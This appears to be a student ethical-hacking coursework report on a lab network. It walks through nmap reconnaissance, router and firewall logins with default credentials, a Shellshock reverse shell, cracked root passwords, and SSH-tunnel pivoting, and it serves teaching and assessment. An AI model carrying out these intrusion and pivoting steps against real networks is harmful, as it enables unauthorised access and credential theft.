



**Abertay
University**

ACME Inc. Network Evaluation

CMP314: Computer Networking 2 Coursework

Ethical Hacking BSc (Hons)

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1 CONTENTS

2	Introduction	4
3	Network Overview.....	5
3.1	Network Diagram.....	5
3.2	Subnet Table	6
3.3	Devices	7
3.3.1	Routers.....	7
3.3.2	Personal Computers	7
3.3.3	Webservers	7
4	Network Mapping Process	8
4.1	Discovery of Routers	9
4.2	The Firewall	12
4.3	Bypassing the Firewall.....	17
4.4	Subnet Enumeration and Device Discovery	20
4.4.1	Router 1's Subnets	20
4.4.2	Router 2's Subnets	25
4.4.3	Router 3's Subnets	28
4.4.4	Router 4's Subnets	29
5	Security Weaknesses	30
5.1	Outdated Systems	30
5.1.1	Outdated Webservers	30
5.1.2	Outdated Linux Devices	30
5.2	Default Credentials	31
5.3	Weak Passwords	32
5.4	Password Reuse	33
5.5	Shellshock Vulnerability	34
5.6	Insecure NFS Shares	35
5.7	Unlimited Login Attempts	37
5.8	Account Permissions	40
6	Network Design Critical Evaluation	41
6.1	Network Structure	41

6.2	Subnet Configuration	42
6.3	Network Protocols	43
6.4	Possible Additions	43
7	Conclusions	44
8	References.....	45
9	Appendices	47
9.1	Appendix 1 – Device Discovery.....	47
9.1.1	Discovering Router 2	47
9.1.2	Discovering Router 3	48
9.1.3	Discovery of Webserver 2.....	49
9.1.4	Discovering Router 4	54
9.1.5	Tunneling to PC 2	55
9.2	Appendix 2 - Subnet Calculations	56
9.2.1	Subnet 1	56
9.2.2	Subnet 2	56
9.2.3	Subnet 3	57
9.2.4	Subnet 4	57
9.2.5	Subnet 5	58
9.2.6	Subnet 6	58
9.2.7	Subnet 7	58
9.2.8	Subnet 8	59
9.2.9	Subnet 9	59
9.2.10	Subnet 10	60
9.2.11	Subnet 11	60

2 INTRODUCTION

This report covers the penetration test conducted on the network of ACME Inc and will include the steps taken to investigate the subnets and devices present on the network, as well as suggestions for possible improvements that can be made.

The test was conducted using a Kali Linux machine that was connected to the network via a physical attachment. All software and commands used during the test were present on the machine.


This report aims to provide a detailed explanation of the devices present on the network and the subnets in use, evaluate the security of the network and potential vulnerabilities that could be harmful to the integrity of the data and devices connected to the network, and describe potential improvements that could be made to better the network in its security and useability.

The tools used during the test are as follows:

- **Nmap:** A network mapper used for discovering hosts and services
- **SSH:** Used to create a Secure Shell connection between devices
- **John the Ripper:** Used to brute force password hashes
- **Metasploit:** Used to exploit vulnerabilities found on devices
- **Dirb:** A web content scanner used to enumerate the contents of websites
- **Hydra:** Used to brute force passwords over a network
- **Nikto:** A web application scanner used to find security weaknesses in websites

3 NETWORK OVERVIEW

3.1 NETWORK DIAGRAM



3.2 SUBNET TABLE

The table below contains the subnets in use within ACME's network, alongside their IP address ranges, the total number of IP addresses available to each subnet, and the broadcast address for the subnet.

Each subnet within the network has been numbered and colour coded to match the above network diagram.

Subnet Number	Subnet Address	Valid IP Address Range	Number of usable IP addresses	IP Addresses in Use	Subnet Mask	Broadcast Address	Network Map Colour
1	192.168.0.192	192.168.0.193 - 192.168.0.222	30	3	255.255.255.2 24	192.168.0.223	
2	172.16.221.0	172.16.221.1 - 172.16.221.254	254	2	255.255. 255.0	172.16.221.255	
3	192.168.0.224	192.168.0.225 - 192.168.0.226	2	2	255.255.255.2 52	192.168.0.227	
4	192.168.0.32	192.168.0.33 - 192.168.0.62	30	2	255.255.255.2 24	192.168.0.63	
5	192.168.0.228	192.168.0.229 - 192.168.0.230	2	2	255.255.255.2 52	192.168.0.231	
6	192.168.0.128	192.168.0.129 - 192.168.0.158	30	2	255.255.255.2 24	192.168.0.159	
7	192.168.0.232	192.168.0.233 - 192.168.0.234	2	2	255.255.255.2 52	192.168.0.235	
8	13.13.13.0	13.13.13.1 - 13.13.13.254	254	2	255.255. 255.0	13.13.13.255	
9	192.168.0.240	192.168.0.241 - 192.168.0.242	2	2	255.255.255.2 52	192.168.0.243	
10	192.168.0.96	192.168.0.97 - 192.168.0.126	30	2	255.255.255.2 24	192.168.0.127	
11	192.168.0.64	192.168.0.65 -	30	2	255.255.255.2 24	192.168.0.95	

3.3 DEVICES

3.3.1 Routers

Router Name	Ports In Use	Interfaces In Use
Router 1	22 – SSH 23 – Telnet 80 – HTTP 443 – SSL/HTTPS	Eth0, Eth1, and Eth2
Router 2	22 – SSH 23 – Telnet 80 – HTTP 443 – SSL/HTTPS	Eth0, Eth1, and Eth2
Router 3	22 – SSH 23 – Telnet 80 – HTTP 443 – SSL/HTTPS	Eth0, Eth1, and Eth2
Router 4	23 – Telnet 80 – HTTP 443 – SSL/HTTPS	Eth0 and Eth1

3.3.2 Personal Computers

PC Name	IP Address	Ports In Use
PC 1	192.168.0.210	22 – SSH 111 – RPCbind 2049 - NFS
PC 2	192.168.0.34	22 – SSH 111 – RPCbind 2049 - NFS
PC 3	13.13.13.13	22 – SSH
PC 4	22 – SSH 111 – RPCbind 2049 - NFS	
PC 5	192.168.0.66	22 – SSH 111 – RPCbind 2049 - NFS

3.3.3 Webservers

Webserver Name	IP Address	Ports In Use
Webserver 1	172.16.221.237	80 – HTTP 443 – SSL/HTTPS
Webserver 2	192.168.0.242	22 – SSH 80 - HTTP 111 – RPCbind

4 NETWORK MAPPING PROCESS

To begin mapping the provided network, the IP address and subnet of the host Kali machine had to be discovered. To do this, the command ‘*if config*’ was used, the results of which can be seen in Figure 4.1.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0.223
        inet6 fe80::20c:2ff:feb4:e1ce prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:b4:e1:ce txqueuelen 1000 (Ethernet)
            RX packets 415382 bytes 101042603 (96.3 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 509601 bytes 90703321 (86.5 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 58 bytes 3642 (3.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 58 bytes 3642 (3.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 4.1: ‘*ifconfig*’ and the resulting output

With the IP address and subnet now known, it was possible to use the network mapping tool Nmap to show other devices connected to the Kali machine’s subnet. To find these devices, the command ‘*nmap -sV 192.168.0.200*’ was used, the results of which can be seen in Figure 4.2.

```
root@kali:/# nmap -sV 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-14 07:10 EST
Nmap scan report for 192.168.0.193
Host is up (0.00046s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet   VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.210
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:AA:6E:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.000006s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.1p1 Debian 1 (protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (3 hosts up) scanned in 57.77 seconds
```

Figure 4.2: An Nmap scan to determine what other devices were on the same subnet as the host machine

4.1 DISCOVERY OF ROUTERS

Being the most integral part of any network, the discovery of routers was the first step taken in the network mapping process. As can be seen in the network diagram, there were a total of four routers within the network. Three of these routers were easily accessible, the process for which is described below. The last router, Router 4, had a slightly different discovery process due to it being protected by a firewall. The process to discover Router 4 is outlined in sections 4.2 and 4.3 of the report.

From the scan in Figure 4.2, it could be seen that the host device was connected to a router with an IP address of 192.168.0.193. This router, which will be referred to as Router 1, was seen to have port 23 open, with the open-source network operating system VyOS running on it.

VyOS can easily be connected to using Telnet, which allows for connection to a remote host and for terminal-to-terminal communication. Here, Telnet would allow for connection to the router's terminal and through that, discovery of the routing table and configurated interfaces. To connect, the command '`telnet 192.168.0.193`' was used to reach VyOS's login page, where a username and password was required to access further information.

When VyOS is first installed onto a device, the system comes with default credentials for first use. Being open source, these credentials are easily found online on VyOS's website, and a quick Google search showed that the default username and password were both "vyos". Attempts to login to Router 1 with these credentials was successful, as can be seen in Figure 4.3.

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Mon Dec 12 23:11:02 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
```

Figure 4.3: Using Telnet alongside the default VyOS credentials to access Router 1.

Once access to the router was granted, it was possible to see how Router 1's interfaces were configured using the command '`show int`'. Figure 4.4 shows the results of this command.

Interface	IP Address	S/L	Description
eth0	192.168.0.193/27	u/u	
eth1	192.168.0.225/30	u/u	
eth2	172.16.221.16/24	u/u	
lo	127.0.0.1/8	u/u	
	1.1.1.1/32		
	::1/128		

Figure 4.4: '`show int`' providing information on Router 1's interfaces

Knowing this information confirmed that there were indeed more subnets present on the network, outside of the subnet that the host machine was connected to. To find out more information, the command '`show ip route`' was used to show the routing table of Router 1. With this, the information on where packets from the host machine's subnet could be routed to within the network could be seen, as shown in Figure 4.5.

```

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.8 is directly connected, lo
O  172.16.221.0/24 [110/10] is directly connected, eth2, 00:31:49
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:30:49
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:30:49
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:30:49
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:30:49
O  192.168.0.192/27 [110/10] is directly connected, eth0, 00:31:49
C>* 192.168.0.192/27 is directly connected, eth0
O  192.168.0.224/30 [110/10] is directly connected, eth1, 00:31:49
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:30:49
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:30:49
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:30:49

```

Figure 4.5: Using 'show ip route' to see Router 1's routing table

The routing table confirmed that there were numerous other routers and subnets within this network.

On conducting an Nmap scan of the subnet connected to Router 1's eth1 interface (192.168.0.225/30), a second router was discovered with an IP address of 192.168.0.226 (See Appendix 1, Figure 9.1). This router, which will be referred to as Router 2, once again had VyOS running on port 23 and could be connected to using telnet (see Appendix 1, Figure 9.2) with the same default VyOS credentials used on Router 1. Once connected, the commands 'show int' and 'show ip route' were used to bring up the router's interface configuration and the routing table.

```

vyos@vyos:~$ show int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address          S/L  Description
-----        -----
eth0           192.168.0.226/30      u/u 
eth1           192.168.0.33/27      u/u 
eth2 Home      192.168.0.229/30      u/u 
lo             127.0.0.1/8          u/u 
                           2.2.2.2/32
                           ::1/128

```

Figure 4.6: The configuration of Router 2's interfaces

```

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.8 is directly connected, lo
O  172.16.221.0/24 [110/10] is directly connected, eth2, 00:10:25
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:09:31
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:09:21
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:09:21
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:09:21
O  192.168.0.192/27 [110/10] is directly connected, eth0, 00:10:25
C>* 192.168.0.192/27 is directly connected, eth0
O  192.168.0.224/30 [110/10] is directly connected, eth1, 00:10:25
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:09:31
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:09:21
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:09:21

```

Figure 4.7: Router 2's routing table

Router 3, the last router discovered using this process, was found during a scan of the subnet connected to Router 2's eth2 interface, 192.168.0.229/30 (See Appendix 1, Figure 9.3). Once again, Nmap showed that this router had VyOS running on port 23 and was accessed using telnet alongside the default VyOS credentials (see Appendix 1, Figure 9.4). As done before, the commands '*show int*' and '*show ip route*' brought up the configuration of Router 3's interfaces, as well as the routing table, as can be seen in Figure 4.8 and Figure 4.9

vyos@vyos:~\$ show int			
Interface	IP Address	S/L	Description
eth0	192.168.0.230/30	u/u	
eth1	192.168.0.129/27	u/u	
eth2	192.168.0.233/30	u/u	
lo	127.0.0.1/8	u/u	
	3.3.3.3/32		
	::1/128		

Figure 4.8: Router 3's interface configuration

vyos@vyos:~\$ show ip route			
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF, I - ISIS, B - BGP, > - selected route, * - FIB route			
C>*	3.3.3.3/32	is directly connected,	lo
C>*	127.0.0.0/8	is directly connected,	lo
O>*	172.16.221.0/24	[110/30]	via 192.168.0.229, eth0, 00:49:33
O>*	192.168.0.32/27	[110/20]	via 192.168.0.229, eth0, 00:49:33
O>*	192.168.0.64/27	[110/30]	via 192.168.0.234, eth2, 00:50:28
O>*	192.168.0.96/27	[110/20]	via 192.168.0.234, eth2, 00:50:28
O	192.168.0.128/27	[110/10]	is directly connected, eth1, 00:51:23
C>*	192.168.0.128/27	is directly connected,	eth1
O>*	192.168.0.192/27	[110/30]	via 192.168.0.229, eth0, 00:49:33
O>*	192.168.0.224/30	[110/20]	via 192.168.0.229, eth0, 00:49:33
O	192.168.0.228/30	[110/10]	is directly connected, eth0, 00:51:23
C>*	192.168.0.228/30	is directly connected,	eth0
O	192.168.0.232/30	[110/10]	is directly connected, eth2, 00:51:23
C>*	192.168.0.232/30	is directly connected,	eth2
O>*	192.168.0.240/30	[110/20]	via 192.168.0.234, eth2, 00:50:28

Figure 4.9: Router 3's routing table

4.2 THE FIREWALL

After discovery of the third router, scans were done to assess what devices were connected to its interfaces. When an Nmap scan on the subnet connected to eth2 was attempted (192.168.0.233/30), the results showed that there was only one IP address on the subnet – the one belonging to Router 3's eth2 port. Knowing there must be more to the subnet than just Router 3, another Nmap scan was attempted, but this time using the “no ping” flag ‘-Pn’, which allows for Nmap to skip the host discovery phase (done by pinging each available IP address) and instead assume that all hosts are up, thus requesting for information on all ports for every IP address (Nmap, 2022). As can be seen in Figure 4.10, the second scan was successful and showed that there were other IP addresses on the subnet but were filtered by what was suspected to be a firewall.

```
root@kali:~# nmap -sV -Pn 192.168.0.233/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-06 11:24 EST
Nmap scan report for 192.168.0.232
Host is up.
All 1000 scanned ports on 192.168.0.232 are filtered

Nmap scan report for 192.168.0.233
Host is up (0.0024s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet   VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.234
Host is up.
All 1000 scanned ports on 192.168.0.234 are filtered

Nmap scan report for 192.168.0.235
Host is up.
All 1000 scanned ports on 192.168.0.235 are filtered
```

Figure 4.10: Using Nmap's “no ping” flag to confirm if other devices were present on the subnet

Router 3's routing table showed that there was one subnet, 192.168.0.240/30, connected to the device that had not yet been seen elsewhere in the network, and therefore would most likely have been positioned behind the firewall. An Nmap scan was done on this subnet to assess what devices were present, and as can be seen in Figure 4.11, the device was shown to be an Apache webserver.

```
root@kali:~# nmap -sV 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-07 06:40 EST
Nmap scan report for 192.168.0.242
Host is up (0.0067s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.10 ((Ubuntu))
111/tcp   open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 4.11: An Nmap scan of the 192.168.0.240/30 subnet

Next, to confirm the route used to get to the webserver, Nmap's Firewalk script was used alongside the *traceroute* flag, which returned the hops that the packets took between the host Kali machine and the Webserver.

```
root@kali:~# nmap --script=firewalk --traceroute 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-07 06:51 EST
Nmap scan report for 192.168.0.242
Host is up (0.0078s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind

TRACEROUTE (using port 587/tcp)
HOP RTT      ADDRESS
1  0.84 ms  192.168.0.193
2  1.63 ms  192.168.0.226
3  2.54 ms  192.168.0.230
4  4.06 ms  192.168.0.234
5  4.09 ms  192.168.0.242
```

Figure 4.12: Using Nmap's Firewalk script against the webserver

Figure 4.12 shows the results from the Firewalk script, which confirmed the open ports on the Webserver as well as the location of the device within the network.

Knowing the webserver was running an old version of Apache, the vulnerability scanner Nikto was used to assess exactly which vulnerabilities could potentially be exploited to gain access to the server, the results of which can be seen in Appendix 1, Figure 9.5. This confirmed that the server contained the 'shellshock' vulnerability. To exploit shellshock, Metasploit was used and eventually allowed for a reverse shell to be opened within the webserver. A full explanation of the process to gain the reverse shell is discussed in section 5.5.

Once access to the server was gained, the files containing the hashed user passwords were downloaded onto the host machine (see Appendix 1, Figure 9.8). The password cracking tool John the Ripper was then used to brute force the hashes contained within the passwd file. As Appendix 1, Figure 9.9 shows, the passwords for the 'root' and 'xweb' users were easily cracked to be 'apple' and 'pears' respectively. With these passwords, it was possible to access the machine in a much more convenient way using SSH instead of Metasploit. As seen in Appendix 1, Figure 9.10, both accounts could be easily accessed via SSH, requiring only the password to gain access to the machine.

With SSH access using the root user credentials granted, the machine was then configured to allow SSH tunneling from the host machine, which in turn would let the server act as a pivot point to scan for other subnets present behind the firewall.

To create the tunnel, the '*sshd_config*' file first had to be edited to allow for tunneling. This was done by adding the line "*PermitTunnel yes*", as can be seen in Appendix 1, Figure 9.11. Then, after restarting SSH to put the new settings into action and disconnecting from the SSH session, a new connection was made

to the machine using the ‘-w’ option, which facilitates the creation of a tunnel between the host machine and the webserver (see Appendix 1, Figure 9.12). Using the command ‘*ip addr*’ on both the host machine and the webserver, it was confirmed that the tunnel had been successfully created and existed on the interface “*tun0*” on both devices (see Appendix 1, Figure 9.13 and Figure 9.14).

With confirmation of creation of the tunnel, the next step taken was to give the tunnel interfaces on both devices an IP address. To do this, the commands ‘*ip addr add <IP_Address> dev tun0*’ and ‘*ip link set tun0 up*’ were used (replacing IP_Address with the addresses chosen for each side of the tunnel – here, the Kali machine’s *tun0* connection got the address 1.1.1.1/30, while the webserver was given the address 1.1.1.2/30. These commands can be seen in Appendix 1, Figure 9.15 and Figure 9.16). To confirm that the connection was successful, the ping command was used to check that packets could be sent and received on either end of the tunnel (see Appendix 1, Figure 9.17). Next, the webserver had to be configured to be able to forward traffic. This was done by changing the value held in the file “forwarding”, which controls IPv4 routing. Appendix 1, Figure 9.18 shows how the ‘*echo*’ command was used here. The next step of this process was to ensure that data from the subnets connected to the firewall was routed through the webserver and sent to the host machine through the tunnel. Appendix 1, Figure 9.19 shows how the command ‘*route add*’ was used to do this.

Finally, to allow traffic to return to the host Kali machine from the webserver, the ‘*iptables*’ setting was configured to use Network Address Translation (NAT) to send data back through the *tun0* interface (see Appendix 1, Figure 9.20).

Once a tunnel was successfully established to Webserver 2, Nmap scans were done of the subnets, 192.168.0.96/27 and 192.168.0.64/27 that were present in Router 3’s routing table and were suspected to be behind the firewall. Figure 4.13 Shows that the scan of 192.168.0.64/27 returned one device, while 192.168.0.96/27 returned nothing, showing that despite the tunnel they were still blocked by the firewall. The blocking of scans from Webserver 2 indicated that the server was within a demilitarized zone (DMZ).

```
root@kali:~# nmap -e tun0 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-07 12:37 EST
Nmap scan report for 192.168.0.66
Host is up (0.010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

Nmap done: 32 IP addresses (1 host up) scanned in 15.02 seconds
root@kali:~# nmap -e tun0 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-07 12:38 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.12 seconds
```

Figure 4.13: Nmap scans of the subnets behind the firewall were still blocked by the firewall

However, scans of the 192.169.0.232/30 and 192.169.0.240/30 subnets now showed the existence of the firewall and its open ports, as can be seen in Figure 4.14. As the firewall had port 80 open, it was now possible to access its website, as is shown in Figure 4.15.

```

root@kali:~# nmap -e tun0 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-07 12:03 EST
Nmap scan report for 192.168.0.233
Host is up (0.0065s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.234
Host is up (0.0052s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
2601/tcp  open  zebra
2604/tcp  open  ospfd
2605/tcp  open  bgpd

Nmap done: 4 IP addresses (2 hosts up) scanned in 18.26 seconds
root@kali:~# nmap -e tun0 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-07 12:04 EST
Nmap scan report for 192.168.0.241
Host is up (0.0041s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 192.168.0.242
Host is up (0.0042s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind

Nmap done: 4 IP addresses (2 hosts up) scanned in 18.51 seconds

```

Figure 4.14: Nmap scans of the 192.168.0.232/30 and 192.168.0.240/30 subnets now returned information about the firewall




Figure 4.15: The firewall's website could be accessed using a web browser

As default credentials had been used elsewhere within the network, attempts were made again to use the default credentials for PfSense to login to the firewall. These were easily found through a quick Google search, and the username/password combination of admin/pfsense successfully allowed for access to the firewall's administrator panel. With this level of access, it would be possible to add or remove any rule within the firewall, as well as see all rules currently in place.

Figure 4.16 shows why Webserver 2 was accessible from the host machine, as the first rule passes all IPv4 traffic to the webserver.

Rules (Drag to Change Order)											
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions	
<input type="checkbox"/> ✓ 0 /11.78 MiB	IPv4 *	*	*	192.168.0.242	*	*	none				
<input type="checkbox"/> ✓ 0 /320 B	IPv4 OSPF	*	*	*	*	*	none				

